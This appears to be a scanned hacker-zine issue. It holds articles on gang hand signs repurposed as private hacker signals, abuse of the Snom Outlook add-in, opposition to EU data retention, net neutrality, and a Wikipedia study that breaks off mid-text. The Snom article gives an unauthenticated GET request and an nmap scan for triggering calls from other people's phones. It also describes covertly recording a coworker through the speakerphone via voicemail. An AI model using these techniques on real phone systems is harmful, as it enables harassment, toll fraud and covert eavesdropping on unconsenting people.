First of all: a word of caution. This applies especially if you live in large cities like Chicago, New York, or Los Angeles. Be careful what you do with your hands, especially around people who look like they may be gang types. You may inadvertently catch a potential gang member's attention. Or, worse, you might flash a rival gang's sign. This could be bad. It could just result in a "G check," where the gang member or members approach you and ask you to "rep yo set," which means they are asking what gang you represent, and for you to identify your name and rank.

In addition to allowing gangs to recognize their own members, gang signs are used to identify rivals. This is known as claiming, or representing**.**

Hackers and Phreakers

However, a gang stack may also appeal to a group of phreakers who regularly go out in the field to do such things as trashing. Having your own stack also has advantages for a Capture the Flag or wargaming crew. If the stack is developed securely, you will be able to communicate at a reasonable distance and without worrying about about someone on the network sniffing your communications.

Your own stack will have other uses too; for example, if you and a buddy find yourselves in a jail cell. You may be monitored, and you should know that you should never talk about anything that can incriminate you with someone who you think is a fellow inmate. That "fellow inmate" may be a police officer planted there specifically to narc.

Knowing What to Avoid

There are certain handsigns you should avoid just to be safe, no matter where you live. The first two are the CK and BK hand signs, or Crip Killer and Blood Killer. Look them up on the internet and make yourself familiar with them. This should be easy; the CK hand sign looks like the letters C and K, and the BK hand sign is much the same.

Also, never say "crab", "slob", or, in Canada, "goof". Crab is a derogatory term for Crip used by rival gangs which have been known to fight with other Crip groups. Slob may be just a variation of crab and is a derogatory term for a Blood. Goof is a Canadian prison slang term which literally means a pedophile but can be used to describe anything really despicable or bad. Just to be safe, never say goof if you are in Canada; you might be around someone who has done time. Saying any of these words can have severe consequences.

Avoid throwing up "the horns." This hand sign is commonly used among the Latin Kings. It means "I love you" in American Sign Language and is also used by satanists and heavy metal enthusiasts. To the Latin Kings, I believe it is supposed to represent a three-pointed crown. This sign may also be used to indicate a Blood Killer.

To see a very good Latin King stack, search YouTube for "Latin Kings yonkers stackin crowns" or see the links at the end of this article.

That guy can stack! It's probably my favorite stack; the way he does it shows a lot of respect, demonstrates crowns with different numbers of points, and explains how everything relates to the "Kings". The speed at which goes near the end is also incredible.

Note the star he makes at the beginning with both hands. Five- and six-pointed stars should be avoided, especially in Chicago.

The five-pointed star is a symbol of the People's Alliance, which I believe was started in the Illinois penal system and runs strongest in Chicago.

The six-pointed star or Star of David is, like the pitchfork, a symbol of the Folks Alliance. To gang members and other people who use it, the pitchfork may represent the struggles to overcome oppression.

The stars may be gang knowledge applicable only to Chicago. Each point of the star has a

different meaning, or "value". To Latin Kings, the five-pointed star represents a cluster of five island countries in the Caribbean: Puerto Rico, Cuba, Dominican Republic, Haiti, and Jamaica.

Search online for the Gangster Disciples hand sign; that is, the pitch fork. Pointing that hand sign downwards should especially be avoided, as this shows disrespect, or worse. (I believe there is a scene in the movie *Dangerous Minds* where Michelle Pfeiffer flashes some gang members their own sign and then turns it upside down. The gang members react.)

A gang's letters or symbols shown backwards or upside down shows disrespect and may be used to make a threat. In gang graffiti, a rival gang's name may be spelled out backwards to show disrespect and diss the gang mentioned. Letters representing a rival gang, for instance "b" for Bloods or "c" for Crips, may be be crossed out for the same reason. It may be replaced with with the letter of the graffiti sprayer's gang, so Crip may turn into Brip. Crips and Bloods may even refuse to pronounce or write the letters C, B, or P, instead just "mark out" the opposing gang's letters when writing. P here also indicates the Bloods, as the Bloods were founded on Piru Street in Los Angeles. Piru may refer to a Blood, or it may more specifically refer to a set such as the Piru x Bloods, or a member of such a set.

Crossing out a handsign such as the C for crip, with the other hand making a slash like a cent sign, is one way of showing disrespect. Another way is to make a handsign and break it over the knee, raising the knee slightly.

On a related, interesting note, look at the word Piru. Read it backwards, but rotate the U so it becomes a C. Similarly, "blood" written upside down is PLOOP. If you ever see graffiti with a down arrow, chances are its a gang indicating you are on their turf. However, some elaborate graffiti art makes use of arrows.

You may have seen the Bloods hand sign somewhere. The fingers of both hands actually spell out the word b-l-o-o-d. There is a Crip hand sign which has a spelling of their letters as well, using both hands.

Gang members may "false flag" a hand sign to a rival gang member. Suppose a Crip sees someone he thinks is a Blood. He may just throw up the GD sign, to see if the person in question is indeed a Blood, by waiting for him to throw up his own sign. After this, the initiator may throw up his real hand sign, maybe a C for a Crip.

Gang colors are not an indicator of a particular gang. Bloods may be seen wearing blue jeans, or bandannas in a color other than red. Gang members may disguise themselves in non-gang or rival gang colors. Some sets just wear other colors, as in the case of Lime Street Pirus, who are affiliated with the Bloods. Guess what their color is.

Not all gangs of the same name use the same hand sign. The Bloods and the Crips have no centralized leadership, so every set, faction, or trey is different. Some sets are not satellite sets; these are known as clone sets. These are gangs who use the name of a larger gang but which have no ties to the larger gang in, for example, Chicago or LA.

Gangs often use a character's ordinal position in the alphabet to represent that character. For example, 1 4 18 means A D R which ultimately stands for *Amor de Rey*, which is a Latin King saying meaning "king's love."

If you ever see 187 somewhere, like on a wall, it means murder. It is a numeric code in use by the police. Section 187 of the California Penal Code is for the crime of murder. For more information, see `http://en.wikipedia.org/wiki/1-8-7`.

Walk the Walk

You may be thinking: with all the gangs out there, what can you safely stack? If you are around strangers, the answer is nothing. But in the dead of night, or the shelter of a hacker convention, you can stack pretty safely. You don't have to avoid every sign in use by other gangs that would leave none for you to communicate with!

Avoid the ones mentioned and avoid flashing in public unless you have to.

When making your stack, the most secure way is to do it on paper. You could even use spy paper which is destroyed when it comes into contact with water. Get a sign language dictionary if you can't think of new ways to contort your fingers and come up with motions. Don't just copy the definitions from the dictionary. Photocopy the pages with your hand signs and mail them out securely to friends. If you have to send them digitally, use strong encryption.

Familiarize yourself with other gangs' signs, like those of the Vice Lords, MS13, and so on. Again, check out the links at the end of this article. Check out their graffiti for symbols they may use.

The bigger your stack, the more useful it will be for communication. Keep in mind that you have to memorize whatever you create. Try using mnemonics, but be careful not to compromise the security of your stack.

Think of symbols or letters that you can make with your hands. Don't forget the motions. You can even have a behind-the-back-stack. One hand sign that should come to mind, especially if you are a phreak, is the sign for phone, which I believe also means "hang loose": thumb and pinky extended, middle three fingers closed and clenched into a partial fist.

You may be lucky like me and be able to spell out your area code with your fingers. For me, it is as follows: four fingers on the right hand extended, thumb folded: four. On the left hand the thumb tip touches the pointer tip: zero. Remaining fingers on left hand extended: three. 403. If you want to be a bit more dramatic, you can point your hands downwards, and then cross your arms and reverse the digits to have the 403 sign at your shoulders.

You may want to change up your stack at certain times. Some signs may not need changing if they do not compromise security.

Here are some tactical hand signals from the

textfile handsig.txt, which I compiled in 2003. I got these from the manual for Daryl F. Gates' Police Quest SWAT simulator game, which is otherwise a waste of money. You might find these useful for field phreaking or urban exploration.

- Clenched fist = hold
- Flat hand, horizontally = take cover
- Fist with arm at right angle = hurry
- Flat hand with all fingers spread = suspect
- Snapping fingers (in motion) = attention
- Index finger pointing = look
- Thumb up = clear
- Flat hand, vertically = stop
- Flat hand, horizontally at neck (inmotion) = kill
- Index finger against lips = "STFU"

Outro

Is it really necessary to stack? No, but it can be fun, and it may bring you and your hacker buddies closer together. I was wondering if I could make a linguistic analysis of the signs, but your process can be much simpler. Just pick up a pocket dictionary of signs, and use it as a reference. And watch stacking videos on YouTube for inspiration.

Try to get creative and make your own signs. Here are some that I thought of.

`W x Y`: ASCII art for the female form. The signs can be flashed in succession. I stole this from a *Beavis and Butthead* comic, in which Beavis said, "Drawing naked chicks is as easy as W x Y!"

`x_X or o_0`: Mugging or confusion. With Xs, this may also symbolize death. This hand sign is made by touching the thumb and pointer finger together while bending and folding the middle finger to touch the joint on the pointer.

Two utility knife razor blades touching each other at their sharp ends. This symbol and hand sign is used to represent being on the "cutting edge." To make the hand sign, make the universal hand sign for a phone handset on both hands. Touch your pinkies and thumbs together. This makes a diamond-like shape, and your knuckles represent the notches in the razor blades.

`C(_)`: Coffee mug. This may resemble the GD hand sign. To make this sign, do the `o_0` sign and just open your thumb and pointer to make the cup.

`<3`: The heart. This has gang connotations but can be used safely. I saw this in *O Magazine* (don't ask).

Hold your fingers on one hand together with no gaps between them, while leaving the thumb free. This looks like a cane. (The Vice Lords use canes like this.) Do this with both hands and bring them together to make a heart, with the fingertips and thumbs touching. Now, figure out how to make a heart with your hands and a diamond at the same time for another heart hand sign.

Another fun idea is to have a call. This is a noise you make as if you were an animal. The Bloods roll their tongues and say "Blllaaattt!" or "Brrrattt!" to mimic an automatic gun like an Uzi. The Crips have a similar call as well. These calls are used to intimidate.

"Rrrrrriiiiiiiiinnnnggggggg!"

Links

Latin Kings (Yonkers, NY King Chucho): `http://www.youtube.com/watch?v=6B4MDVIsLN0`. Best stack ever.

Hand Signs: `http://www.chicagogangs.org/index.php?pr=HAND_MAIN&nosessionkill=1`.

Imperial Gangster: `http://www.youtube.com/watch?v=V-4jJAK767E`. Fun. I like their colors (pink and black), plus the video has some wicked music from 90s tapes.

World's fastest "Blood" hand sign: `http://www.youtube.com/watch?v=SiDaXAA5hyk`. The laugh is hilarious.

MS13 Stack: `http://jeroenarendsen.nl/2007/01/ms13-and-other-gangs-gestures/`

Chi Town Gangstaz: `http://www.youtube.com/watch?v=1S2nBKQayVM`. Another fun video.

"My nigga Lil B 5tackin Bbbbllllaaaaaatttt": `http://www.youtube.com/watch?v=qZOzIQkMwKc`. A great stacking video, this time from a Blood. See if you can catch him throwing the pitchfork.

FUN WITH THE SNOM OUTLOOK ADD-ON


by reid

VoIP security is a growing field. In a previous article, I gave a brief overview of some attacks on VoIP systems. In this article, we'll take a look at a specific piece of software that allows calls from a Snom IP phone to be initiated remotely using an add-on for Microsoft Outlook.

For the techniques described in this article, you'll need four things: access to a network which uses Snom IP phones, IP phones with the http server enabled (which is the default setting), Microsoft Outlook, and Snom Outlook add-in. You can download the add-in from `http://www.snom.com/download/share/snom-Outlook-Addin.zip`. You can also find some screenshots and configuration guidelines at `http://wiki.snom.com/Outlook_Add_In`. I did my tests on Microsoft Outlook 2003, but I have every reason to believe the 2007 edition would also work.

Snom is a German manufacturer of business IP phones. The Snom Outlook add-in allows users to call contacts from Outlook using their phones. Pretty simple, right? Well, the way it does this is by sending a specially-crafted http request to the built-in http server on the phone itself. The only authentication that is used to determine that the Outlook user is the actual user of that phone is that you input the IP address of the phone into the configuration screen in Outlook. Nice, right? It implements the remote call initiation by sending a simple GET request like `GET /index.htm?number=1234567890`. So, if you can craft an HTTP GET request, then you can think of all sorts of much more efficient ways to use this feature, but again people, explore, don't destroy mmmmkay.

The obvious hilarity ensues if I sit on a network where I know Snom phones exist in the IP address range of 10.10.10.0/24. Then, I can pick an IP address in that range and enter it into the configuration screen shown below. The default web server port is of course 80, but maybe you use some other port for HTTP; if so, just change the setting. This does not work using HTTPS. Once configured, I select a contact from my Outlook contacts and click on "Call Contact" from the new menu which the Snom add-on created. Once that button is clicked, a call is initiated to the number stored for that Outlook contact from the IP phone at the address configured. Since no authorization is implemented, the call goes through as long as the IP address is valid.



Suppose that Bob uses a Snom phone at work. Maybe Bob just happens to know that the IP address of his CEO is 10.10.10.8. If not, Bob has the option of running a quick nmap scan; he might get back information like the following:

```
C:\>nmap 10.10.10.0/24
Interesting ports on Jim-snom.
mycompany.net (10.10.10.110):
Not shown: 1678 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open https
```

Bob now knows that Jim the sales-weasel has an IP address of 10.10.10.110. Bob pops the IP address of Jim's phone into the add-in and has it call random customers or, even better, random irate customers.

Here's the impact: when Bob clicks on "Call Contact" from the Outlook menu, three things happen. First, Jim's phone rings. Second, the number for the selected Outlook contact rings—even if Jim doesn't pick up his phone. If the called party picks up first, the call is still connected to Jim's phone. Third, a webpage pops up on Bob's laptop that displays the status of Jim's phone. The webpage opens independently from the call being completed; as long as the HTTP request goes through to the phone, a web page pops up. Now, perhaps you're wondering if this piece of software is really necessary. Of course it's not. Bob can just as easily login to the phone itself via http://<ip address> and plug in the phone number to call manually. Alternately, Bob can just craft the request and send that off. Again, there are lots of possibilities.

When the call is placed, Jim's phone rings; when he answers, the call is connected to whatever contact Bob clicked on. The resulting conversations can be interesting:

Alice: "Hello."

Jim: "Hello."

(This goes back and forth a few times before Alice checks her caller ID to see what crackhead she's talking to.)

Alice: "Oh, Jim, it's you. Hi, I'm glad you called; I've got some billing issues that need to be cleared up."

Jim: "Okay, happy to help, but I'm a bit confused. You called me."

Alice: "Hang on a sec Jim, let me get my bill, but no, you called me."

And, of course, hilarity ensues.

There are of course some limitations and other caveats to this. If the SIP account tied to the phone has account codes or toll barring enabled on it, then calls may not complete. Another good example is to call a 1-900 number or any IVR system. Suppose that you have Jim's phone call (888) 423-8726. This is the support number for Adtran, a well known telco equipment vendor, where an IVR system automatically answers the call. Jim's phone doesn't even ring; it just suddenly starts talking to him. Again, hilarity ensues. As long as the number dialed is within the allowed dial plan for the phone, the call complete—be it the receptionist at the front desk, 911, whatever. I'm going to stop giving you ideas now.

Another interesting way to utilize this is in conjunction with the Snom DND or "Do Not Disturb" feature. If a phone has the DND feature activated, calls will immediately go to voicemail. Now, suppose that Bob sets up his voicemail with an outgoing message that's 0 seconds in length. When a call goes to voicemail, all the caller will hear is a short beep before it begins recording. So, if Bob sets his phone into DND mode then has Jim call the phone, it immediately goes to voicemail and begins recording anything Jim says using the speakerphone built into the casing of the Snom phone. In this way, Bob can record anything that Jim says. The only indication of this is a short beep before the voicemail begins recording. This is, of course, just one option. Creative thinkers will also imagine what happens when Jim's phone is set to call a rotary group pilot number.

This type of remote call initiation isn't anything new. There are a number of VoIP phones with HTTP servers built in which allow you to dial from your phone's web page. You can do all sorts of creative things with this, but this is simply one example where a piece of software can entertain and annoy with point-and-click ease. As many readers will immediately realize, the simplicity of initiating calls via a basic HTTP GET request also means this setup is vulnerable to scripting; a simple shell script to loop through subnet ranges initiating calls would be a relatively straightforward task. I'm not going to show it here, but I have verified that it works just fine.

THE EU DIRECTIVE ON DATA RETENTION: SURVEILLANCE 2.0

by Andreas Rietzler
Andreas.Rietzler@uni-konstanz.de

"It remains easy for criminals to avoid detection through fairly simple means; for example, mobile phone cards can be purchased from foreign providers and frequently switched. The result would be that a vast effort is made with little more effect on criminals and terrorists than to slightly irritate them. Activities like these are unlikely to boost citizens' confidence in the EU's ability to deliver solutions to their demand for protection against serious crime and terrorism."

–Heinz Kiefer, president of Eurocop, the European Confederation of Police, about the value of the new directive on data retention

It has already begun

In Spring 2006, EU member states voted to require that communications providers must retain communication data to trace and identify the source and the destination of a communication; to identify the date, time, duration and the type of a communication; and to identify the communication device and the location of mobile communication equipment from now on. The start date of these requirements varies from state to state, from September 2007 to March 2009. The data will be be retained for a period of between six months and two years, depending on the member state, and will be available to national authorities in specific cases, "for the purpose of the investigation, detection and prosecution of serious crime, as defined by each Member State in its national law." Because every single EU citizen is affected, this law creates a groundless general suspicion of each individual and the disgraceful end of the presumption of innocence.

Political background

Proposals for regulations for EU-wide data retention began to be considered shortly after 9/11, but a concrete proposal by the Council of the European Union was not drafted until March 2004, after the Madrid bombings.

The reason for the new European national laws on data retention today is the EU Directive 2006/24/EC on "the retention of data generated

or processed in connection with the provision of publicly available electronic communications services or of public communications networks and amending Directive 2002/58/EC," which was formally adopted in March 2006 by the European Parliament. The directive requires Member States to ensure adherence to the measures listed above.

Ireland instituted proceedings against the directive in July 2006, arguing that the European Parliament had no legal authority to adopt it. If Ireland is right, then the directive will be declared invalid because of lack of jurisdiction of the European Parliament. The European Court of Justice is expected to pass judgment on this issue in the middle of 2008. You could pin your hopes on this suit, but there still is a catch: if a member state passed a law to fulfill the directive before the case is adjudicated, that law will remain even if the directive is declared invalid.

Surveillance 2.0

The Directive requires the retention of data in the following categories, among others:

Subscriber Information: Subscriber details relating to the person, such as their name, date of birth, installation and billing addresses, payment methods, account or credit card details. Contact information (that is, information held about the subscriber but not verified by the CSP) such as the user's telephone number and email address. Identity of services subscribed to (information determined by the communication service provider). Customer reference or account number. A list of telephony services subscribed to: telephone number(s), IMEI, IMSI(s). For email, email address(es), IP at registration. For instant messaging: internet messaging handle, IP at registration. For a dialup ISP: log-in, CLI at registration (if kept). For an always-on ISP: unique identifiers, MAC address (if kept), ADSL end points, IP tunnel address.

Telephony Data: All numbers associated with each call, such as the physical, presentational, and network-assigned CLI, DNI, IMSI, IMEI, and exchange or divert numbers. The date and time of the start of call, the duration of call or the date and time of end of call. The type of call if available. Location data at start and/or end of call, in the form of a latitude and longitude reference. Cell site data from time cell ceases to be used. IMSI/MSISDN/IMEI mappings. For GPRS and 3G, the date and time of the connection, IMSI, IP address assigned. Any mobile data exchanged with foreign operators. IMSI and MSISDN, sets of GSM triples, sets of 3G quintuples, global titles of equipment communicating with or about the subscriber. Data on change of location of mobile equipment. This can be related or unrelated to the communication, or it can be at all times that the apparatus is switched on, based on national requirements. This might be on a periodic basis. (Vodafone records this data hourly.)

SMS, EMS and MMS Data: Calling number and IMEI, called number and IMEI, date and time of sending. Delivery receipt, if available. Location data when messages sent and received, in form of a latitude and longitude reference.

Email Data: Log-on information: authentication user name, date and time of log-in and log-off, IP address logged-in from. Sent email: authentication user name, from, to, and cc email addresses, date and time sent. Received email: authentication user name, from and to email addresses, date and time received.

Spurious arguments and human rights

As you can imagine, the main argument for data retention is that it is necessary to combat terrorism. It is also argued to be in the interest of national security, public safety and the combat against organized crime. However, data retention clearly cannot prevent any terrorist attacks. It is an invasion of privacy and a disproportionate response to the threat of terrorism. It interferes with human rights which are guaranteed by the European Convention on Human Rights (ECHR) such as Article 8, The Right to Respect for Private Life and Correspondence, and Article 10, Freedom of Expression.

Article 10 of the ECHR guarantees the right to freedom of expression, including the freedom to hold opinions and to receive and impart information and ideas without interference by public authorities. For Article 10 to afford effective protection, indirect obstructions of freedom of expression must fall within its scope if they typically and clearly hinder the free exchange of opinions and facts. Data retention has this hindering effect. First, retaining all traffic data about the population's communications would have a disturbing effect on the free expression of information and ideas as described above. Second, if the state does not fully compensate the affected telecommunications companies, prices for their services will rise and formerly free services may cease to be offered, thus decreasing the amount of information people can afford to circulate. Therefore, the directive on data retention interferes with the freedom of expression.

Article 8 of the ECHR guarantees respect for a person's private life and correspondence. In its jurisprudence, the European Court of Human Rights has repeatedly held that the metering of traffic data without the consent of the subscriber constitutes interference to this respect for private life and correspondence. Data retention may also be abused by the police to monitor the activities of any group which may come into conflict with the state, including those engaged in legitimate protests. Moreover, data retention gives the state excessive power to monitor the lives of individual citizens. And who controls the surveillance? The directive gives no answer to that important question. Therefore, the directive on data retention also interferes with the right to respect for private life.

Legal experts also see interference with Protocol 1 of the ECHR, which deals with protection of private property, because the data retention

directive is an improper invasion in the rights of the telecommunications companies guaranteed under Protocol 1 if the government does not compensate their costs. One must not forget that compulsory data retention would impose financial burdens not only on service providers and telephone companies but also on all companies and other organizations which would need to retain records of traffic passing through their switchboards and servers, and that it would thus result in a loss of profits. And, in the end, consumers will have to pay for this loss.

The German Federal Criminal Office calculated that the rate of solved crimes will only rise by 0.006 percent at best by using retained data. That implies that the value of data retention for combating crime and the associated arguments remain dubious.

Data retention in the US

In March 2006, the NSA was accused of approaching three land-line phone companies in the US and collecting traffic data on millions of telephone communications for the purpose of data mining. Amazon and Google are known to retain extensive data on customer transactions, searches, and other transactions. By using a National Security Letter (NSL), the FBI and other federal agencies can obtain access to this information. Use of these NSLs was greatly expanded by the USA PATRIOT act. NSLs also allow the FBI to search telephone, email, and financial records without a court order and without any judicial oversight.

Approximately ten weeks after the EU directive on data retention was adopted, the US Department of Justice began asking internet companies to retain data on the web surfing activities of their customers, so that this data could be subpoenaed through existing laws and procedures (NSL). The DoJ may propose legislation to force them to do so. A coincidence?

Where will it end?

What is the value of the data retention directive? It will still be easy for terrorists to avoid having their communications recorded. It is possible to avoid monitoring by using peer-to-peer technologies like RetroShare and IMule; VPNs; special protocols like H.323/H.245 or SILC; Freenet or other darknets; internet cafes; anonymous proxies; anonymous prepaid GSM-/UTMS-cards; or several other methods. That means that the people most affected by the directive are the particularly decent citizens of the EU. At best, data retention may assist the police in finding culprits after an attack has already taken place. But the cost is that the presumption of innocence is ended. The risks of being blackmailed and of industrial espionage from abroad will enormously rise.

Member states retain the flexibility to go substantially further than the Directive mandates. Subject to notification to the Commission, they may require data to be held for longer than the two year maximum set by the Directive and they maintain the freedom to require retention of additional data beyond that specified by the Directive. Germany has indicated that it seeks to make retained data admissible in certain civil copyright cases.

The Danish government has drafted a bill proposing to require that ISPs log the source, time and destination of every single internet data packet, rather than just the details of logins and logouts to the ISP that the directive actually seems to require. In the UK, logging web activities has meanwhile become the custom. Proxy server logs, giving the date and time of each web site visit, the IP address used, and the URLs visited, are now customarily retained for four days.

The German government already drafted a bill handling the shared use of the retained data with 52 foreign states, including the US and Russia. Wolfgang Schäuble, German Minister of the Interior, has proposed plans for an "online-search" of local hard disks by authorities using trojans which would authorize the state to hack its own citizens. Has the time of civil rights come to an end?

Sources

The article excerpts and summarizes some parts of the following sources:

Sources in English:

http://en.wikipedia.org/wiki/Data_retention
http://www.breyers.de/
http://www.tkg-verfassungsbeschwerde.de/data_retention_and_human_rights_essay.pdf
http://europa.eu.int/eur-lex/lex/LexUriServ/site/en/oj/2006/l_105/l_10520060413en00540063.pdf
http://www.ipjur.com/2007/01/german-government-passes-bill-for.php3
http://conventions.coe.int/Treaty/en/Treaties/Html/009.htm
http://conventions.coe.int/treaty/en/Treaties/Html/005.htm
http://www.eurocop-police.org/pressreleases/press%20releases.htm
http://www.washingtonpost.com/wp-dyn/content/article/2005/11/05/AR2005110501366.html?nav=rss_technology
http://www.privacyinternational.org/article.shtml?cmd%5B347%5D=x-347-537226
http://www.nytimes.com/2006/06/02/washington/02records.html?_r=2&oref=slogin&oref=slogin
http://yro.slashdot.org/article.pl?sid=06/06/02/1238237
http://en.wikipedia.org/wiki/National_Security_Letter
http://retroshare.sourceforge.net/
http://forum.i2p.net/

Sources in German:

http://de.indymedia.org/2007/01/165957.shtml
http://de.wikipedia.org/wiki/Vorratsdatenspeicherung
http://de.wikipedia.org/wiki/Richtlinie_%C3%BCber_die_Vorratsdatenspeicherung
http://www.vorratsdatenspeicherung.de/
http://www.datenschutzverein.de/
http://futurezone.orf.at/it/stories/223854/

Special thanks to ILF, Dirk Weil, and Niamh Murphy.

Transmissions

by Dragorn

Why is it that while cellular carriers are creating unlimited data, voice, and text plans, wired carriers are trying to limit the amount of traffic customers can have? Leaked memos from Time Warner (later confirmed by the company) indicate they are looking at a tiered bandwidth plan with hard limits in some regions of Texas, and Comcast has gotten significant bad press lately due to selective throttling and spoofing of endpoints on high-bandwidth applications.

This is fundamentally different from how broadband service has been provided in the U.S. Why the sudden drastic change? Most likely, like almost any corporate decision, it comes down to money, but that answer is likely over-simplistic. Internet providers (in the U.S. anyhow) don't just provide Internet service. Time Warner, Comcast, Cox, and Verizon are media conglomerates who offer TV, voice service, and so on. They get money from being common carriers (someone who slings bits to your home) but really want you to sign up for their TV and voice service too. The situation isn't just about bandwidth, though they're happy to parade figures like "five percent of the users use 90 percent of the bandwidth" and stop the discussion. Nor is it simply about copyright concerns raised by file sharing: Services like Skype, iTunes, and NetFlix directly compete with landline, VOIP, and TV-on-Demand offerings, essentially costing the carrier money against their own services.

By instituting network traffic caps, overage fees, and throttling, what each carrier is attempting to do is essentially build their own private Internet, selling their own services. Sure, you could get your HD movie from NetTunes, but then you might go over your 10GB/month limit, and besides, it would take ten times longer to download than from TimeCast, your friendly media conglomerate. Selectively interfering with traffic on specific ports, or modifying traffic at specific times, allows a carrier to change consumer perception of the quality of services offered by other companies. Once a carrier admits to throttling some kinds of traffic to increase the quality of other kinds, it becomes very difficult to prove they have not degraded the performance of competing services. "Sorry your VoIP calls are so bad, you must have picked a bad company. Wouldn't you like to try our own IP Phone offering?"

For the suspicious by nature, this should immediately raise red flags. Our strength is our diversity. By creating walled gardens where control of the media is placed in the hands of a few corporations, diversity drops and censorship may become a problem, much like the market pressure of to-remain-unnamed super-retail stores which will only sell "family friendly" censored videos and music, requiring studios to release custom versions and limiting consumers who don't, won't, or can't shop elsewhere to the companies' view of "appropriate material." Once the distribution is controlled (or limited), it becomes trivial to passively censor by omission: Simply don't include "objectionable" movies or TV shows.

More likely, consumers will end up paying more for the same services than we would in an environment with competition - of course, our cable and bandwidth bills have decreased as the technology improves, right?

Selective shaping and throttling have finally gotten enough attention that the FCC is involved. Unfortunately, they're primarily involved because of how the throttling is done, and not necessarily because of the practice itself. Instead of delaying the delivery, or outright dropping packets, the Comcast throttling mechanism appears to impersonate the remote end of the connection to send TCP RST frames, pretending to indicate that the connection has been terminated. Actively spoofing the addresses not assigned to Comcast was enough to cause the FCC and New York state to become involved: A recent hearing held at Harvard which invited the public to make comments concerning filtering and traffic shaping may be re-held at Stanford University due to allegations of Comcast hiring stand-ins to fill the available seats and limit dissenting opinion.

Broadband companies are attempting to frame the network neutrality debate in a light that allows them to play both sides of the equation - and gain a profit from both sides. By charging the user (you) for basic network access, they make money the traditional way, but then they make more by charging the provider (rhymes with "Foogle" and "MooCube") for "priority access" to the network to ensure the timely delivery of frames to a customer, or by getting them to pay a supposed "use charge," By offering a service users want, a popular website would then be considered to be at fault for clogging the lines of providers (who are already taking money from the consumer to provide those lines). Then the provider would charge the user (still you) for bandwidth overage when the movie you downloaded (rhymes with "PetMix") in high-def pushes

you over your new monthly bandwidth quota.

"Y'know, Bobby, it'd be an awful shame if your packets fell down the stairs on their way to your house. It's a dangerous Internet out there, anything could happen. For just a few bucks per meg we could help make sure they get where they're going safely, help them across the street, keep someone from hitting them with a TCP-RST."

Due to its (relative) origins in the telecom networks, Internet providers in the United States are assumed to function as common carriers - like train, ship, and voice carriers, the product, language, or quantity shouldn't matter. Email, web, files, and VoIP would be the same, right? Unfortunately not. In a case that went all the way to the Supreme Court, carriers in the U.S. were classified as "information services" instead of "telecommunications services." By escaping the telecom classification, network providers are free to reclassify competitors' traffic and are not required to open their distribution networks to those competitors.

Shaping, overage charging, and network neutrality appear to be major concerns for the ISPs, major enough to fight legislation which would forbid the practice of charging content providers or de-prioritizing content from competing providers. It should also be a major concern for you as a consumer. Get involved: contact your congressperson when network neutrality bills are being voted on (the EFF is an excellent source for information on upcoming votes). Pick bandwidth providers who aren't spoofing connections. Attend FCC hearings if they're in your area (and, apparently, showing up extra early would seem to be a good idea).

INFORMATION FLOW ON CAMPUS: A CLOSER LOOK AT WIKIPEDIA

by Barrett Brown

There are many different media which a student can use to access information on a college campus. Each medium has its own benefits and drawbacks in the way that information is framed and in what options the student has for active interaction with the medium. One very popular medium for research is the collaborative on-line encyclopedia Wikipedia. Wikipedia has grown enormously since its inception and is fast becomingly widely accepted as a verifiable academic resource. How reliable is Wikipedia? How does it work? And, can it be manipulated by third parties? These are the main questions I hope to address in this article.

The goal of any honest researcher is to find sources that are as unbiased as possible. Wikipedia uses the term "Neutral Point of View" (NPOV) to refer to the goal of stating only facts and omitting bias, or "Point of View (POV) Pushing," in order to have a neutral, academic resource. Putting aside the question of whether Wikipedia has achieved NPOV, it is important to note that many students believe that Wikipedia has achieved this status. That belief is enough for them to trust Wikipedia above television or radio news. Whether this is warranted or not remains to be seen.

Process

When most students go to Wikipedia, they search for an article, find the article, write some notes, and log off. Although the administrative and editorial functions of Wikipedia are open to all, most students simply use the on-line encyclopedia as a passive resource. In doing the research for this study, I created my own Wikipedia editor login, which is free for anyone to do, and made some changes to some established and some non-established articles, in order to examine how the Wikipedia process works in action. What I learned was interesting and a little disappointing.

There are essentially four levels in the social hierarchy of Wikipedia. From least powerful to most, these are anonymous editor, new editor, established editor, and administrator. An anonymous editor is someone who just makes a change without registering for an account; this option is available to anyone browsing Wikipedia. Changes made by anonymous editors are watched very closely by both administrators and established editors, as anonymous editors are the source of a lot of vandalism and disinformation. When an anonymous editor decides to register for an official account, he or she becomes a new editor and begins building Wikipedia social capital by editing pages and creating an edit history. With enough successful edits—that is, insertion of correct, verifiable information—a new editor becomes an established editor. This is where personal opinion starts to become a factor in the inclusion of information, as will be shown later. The status of established editor is the most prevalent. After becoming an established editor, one can become an administrator by being voted into the position. Voting is based on a user's edit history and the opinion of other administrators about the contributions made by that user. Administrators are the highest tier in the Wikipedia social hierarchy, and they wield a significant amount of power over to new articles and over information.

In order to reduce the opportunity for abuse of power, Wikipedia has policies for everything. These policies, though, are comprised of recommendations for behavior rather than hard and fast rules. There are policies for how an article is deleted, where to report an administrator who is abusing his or her power, where to report a page that has been unfairly deleted, and so on. These pages where these policies are implemented are called administrative pages. Once an issue is taken to an administrative page, it is voted on by any administrators who happen to take the entry made. Official Wikipedia policy states that Wikipedia is not about votes; rather, it is based on contributions of information with the goal of reaching consensus. However, even a cursory examination of the day-to-day operations of administrative pages shows that voting is very much what occurs; furthermore, all votes are shown on the same page, so it is possible to see what others have voted for and to be swayed accordingly.

The final piece of my brief tour of the policy-making apparatus of Wikipedia is page rank. Articles are ranked in classes known as stub, start, general, good, and feature; these classes also dictate how much attention is garnered by the editing community.

Experiments

After gaining a rudimentary understanding of the procedures that regulate Wikipedia, I decided to try some experiments in order to aid my evaluation of Wikipedia's effectiveness in ensuring NPOV. The first pages that I edited were Joseph Smith Jr., the Prophet of the Mormon Faith; his father Joseph Smith Sr.; the Knights Templar; the Sovereign Military Order of Malta (SMOM); Lt. Col. Philip J. Corso; Aleister Crowley; and the United Fruit Company.

To the article on Joseph Smith Jr., I added a

comment about his manner of death, which I had read in two books at the Masonic Library in San Francisco. This information was immediately removed with a strict order to "list the sources:" a sufficiently fair, procedural response.

To the article on Joseph Smith Sr., I inserted a note about his membership in the Freemasons, with appropriate citations; that edit was kept.

